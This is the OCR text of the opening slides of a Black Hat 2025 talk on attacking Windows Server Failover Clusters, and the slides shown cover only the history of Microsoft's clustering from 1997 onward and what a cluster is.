black hat®
BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS


Clustered Points of Failure

Attacking Windows Server Failover Clusters

Garrett Foster

2025

1997



Scalability Day falls short

Doubts remain about Windows NT-based servers' ability to tackle high-level, enterprise-computing-size jobs.


May 20, 1997 3:15 p.m. PT

Microsoft (MSFT) today gathered a number of big names in the PC server business at what it called "Scalability Day" here, all in an effort to prove Windows NT is ready to tackle enterprise-size jobs.
But it's not clear yet if Microsoft convinced anybody.

Guests and performers included Compaq Computer, Hewlett-Packard, Tandem, and NCR.

Compaq (CPQ) stepped into the spotlight to demonstrate 25 Pentium Pro-based ProLiant 5000 servers--all running Windows NT--in a simulation of a banking operation that can process more than 1 billion transactions in a single 24-hour period. That's four times the volume of calls that AT&T completes in one day, Compaq said.

Hewlett-Packard (HWP) showed off an NT-based NetServer system capable of




Microsoft's Cluster Server, which formerly went by the code name Wolfpack, is a software-based clustering scheme, a system that allows servers to be connected and to talk to each other. If one of them goes down, another server takes over the work of the first, allowing a company to continue to operate even in the event of a server crash.

“A set of independent computers that work together to increase the availability of applications and services”

File Server

Database

“...that was weird.”





DOMAIN COMPUTERS@LUDUS.DOMAI

